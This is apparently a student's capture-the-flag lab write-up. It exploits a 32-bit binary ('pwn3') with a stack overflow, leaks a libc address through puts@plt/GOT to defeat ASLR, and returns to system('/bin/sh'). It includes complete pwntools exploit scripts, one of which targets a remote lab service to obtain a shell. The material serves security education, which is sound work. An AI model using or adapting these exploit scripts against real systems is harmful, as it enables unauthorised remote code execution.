Lab 3 — ret2libc + ASLR Bypass via Info Leak
Task 1: Connect to the lab and examine the binary
Try to access the service at 172.16.172.41:4444. Compare it with the “pwn3” binary available on xdev’s Desktop. Try to find the buffer overflow vulnerability and control the EIP.
We used a binary from Encrypt CTF for this challenge. The binary is available at: https://github.com/mishrasunny174/encrypt-ctf/tree/master/pwn/x86/pwn3
Task 2: Design a ret2puts attack scenario
Check what functions are present in the binary. Perform a ret2puts attack which results in an information leak.
Hint: ASLR does not affect PLT or GOT, but when referring to PLT or GOT you might be able to see randomized locations. [The plt/got sections are not randomized themselves, but after the loader resolves the function names, got points to libc. libc is randomized, so we can abuse the fact that there is a non-randomized pointer to randomized location.]
Task 3: Leak libc’s address and use it
Remember that in libc, every function is at a constant offset from the libc base and from each other. Having one valid address of libc may allow you to calculate all other addresses dynamically.
Task 4: return to main and re-exploit the binary
After leaking the information needed, return to main() so that you are able to re-launch your attack. Use the dynamically calculated addresses to perform a ret2system() attack. In the end, confirm your exploit works by attacking the remote service on 172.16.172.41:4444
Lab Part
Tried to make crash the program

The program crashed in 200 bytes of A, open debugger and check security of file, offset, and try to override the EIP

First of all, check the security of system and file, as below picture, the program using Data Execution Prevention (DEP) - No Execute bit (NX) and Address space layout randomization (ASLR) with options 2 which mean full randomization
Next part, get the offset value, in this part, I am not going to use the pattern create/offset which is peda’s feature. Instead that, I will use cyclic, which is one of feature of pwnlib.
cyclic 200


pwn cyclic -l 0x6261616b=> Output: 140
Make a string to confirm that 140 A is the offset and override EIP with BBBB
python -c "print('A'*140+'B'*4)" > input.txt

Greate, now we can control the EIP, but we could not attack because of the program has 2 security as mentioned above, so let’s analysis the assembly code.
In gdb debugger, set the disable-randomization to on:
set disable-randomization on
Disassembly the main for many times to watch what is change, which address is not changed.

As above picture, we can see the libc address is not changed. puts@plt has same function like printf, but puts will prevent the format string, gets@plt is the cause make the buffer overflow.
- So, the idea to overflow the program is print the value of
putstwice, to get the EIP, then we will return to main, and calculate address of system(), exit(), and argument based on libc’s address.

0x8048340which is the pointer of addressputs@plt. here we got 3 lines. In the first line, the DS make a new EIP, point to0x80497b0which isputs@got.plt, this means puts@plt make a new EIP point toputs@got.pltto check and input if have format string, then output, so we could take it to be the argument to print the output (include the return address of puts@plt)
from pwn import *

put_plt = p32(0x8048340)
put_got = p32(0x80497b0)
return_address = p32(0x804847d)

payload = b'A'*140
payload += put_plt
payload += return_address
payload += put_got

exploit = process('./pwn3')
exploit.recvuntil('desert:')
exploit.sendline(payload)
exploit.recvline()
leak_add = u32(exploit.recvline()[:4])

log.info('put@libc: ' + hex(leak_add))

Now we leaked the puts@plt address, now get the based address of system(), exit(), and /bin/sh arguments. Breakpoint at main the following below picture’s instruction.

Now, we write new exploit, with another new payload to re_exploit and ret2sys
from pwn import *

put_plt = p32(0x8048340)
put_got = p32(0x80497b0)
return_address = p32(0x804847d)

payload = b'A'*140
payload += put_plt
payload += return_address
payload += put_got

exploit = process('./pwn3')
exploit.recvuntil('desert:')
exploit.sendline(payload)
exploit.recvline()
leak_add = u32(exploit.recvline()[:4])

log.info('put@libc: ' + hex(leak_add))

libc_base = leak_add - 0x5fca0 # puts_base
sys_add = p32(libc_base+0x3ada0)
exit_add = p32(libc_base + 0x2e9d0)
args = p32(libc_base + 0x15ba0b)

log.info('system@libc: '+hex(u32(sys_add)))
log.info('exit@libc: ' + hex(u32(exit_add)))
log.info('/bin/sh: ' + hex(u32(args)))

new_payload = b'A'*140 + sys_add + exit_add + args
exploit.send(new_payload)
exploit.interactive()

We got crashed, so check the core file, and we got the return address is pointing to 0x41414141.

We just need remove 8 bits and re-run, and we success exploit the program.


Change the target to the host, and we success fully control the machine.
from pwn import *

put_plt = p32(0x8048340)
put_got = p32(0x80497b0)
return_address = p32(0x804847d)

payload = b'A'*140
payload += put_plt
payload += return_address
payload += put_got

#exploit = process('./pwn3')
exploit = remote("172.16.172.41", 4444)
exploit.recvuntil('desert:')
exploit.sendline(payload)
exploit.recvline()
leak_add = u32(exploit.recvline()[:4])

log.info('put@libc: ' + hex(leak_add))

libc_base = leak_add - 0x5fca0 # puts_base
sys_add = p32(libc_base+0x3ada0)
exit_add = p32(libc_base + 0x2e9d0)
args = p32(libc_base + 0x15ba0b)

log.info('system@libc: '+hex(u32(sys_add)))
log.info('exit@libc: ' + hex(u32(exit_add)))
log.info('/bin/sh: ' + hex(u32(args)))

new_payload = b'A'*132 + sys_add + exit_add + args
exploit.send(new_payload)
exploit.interactive()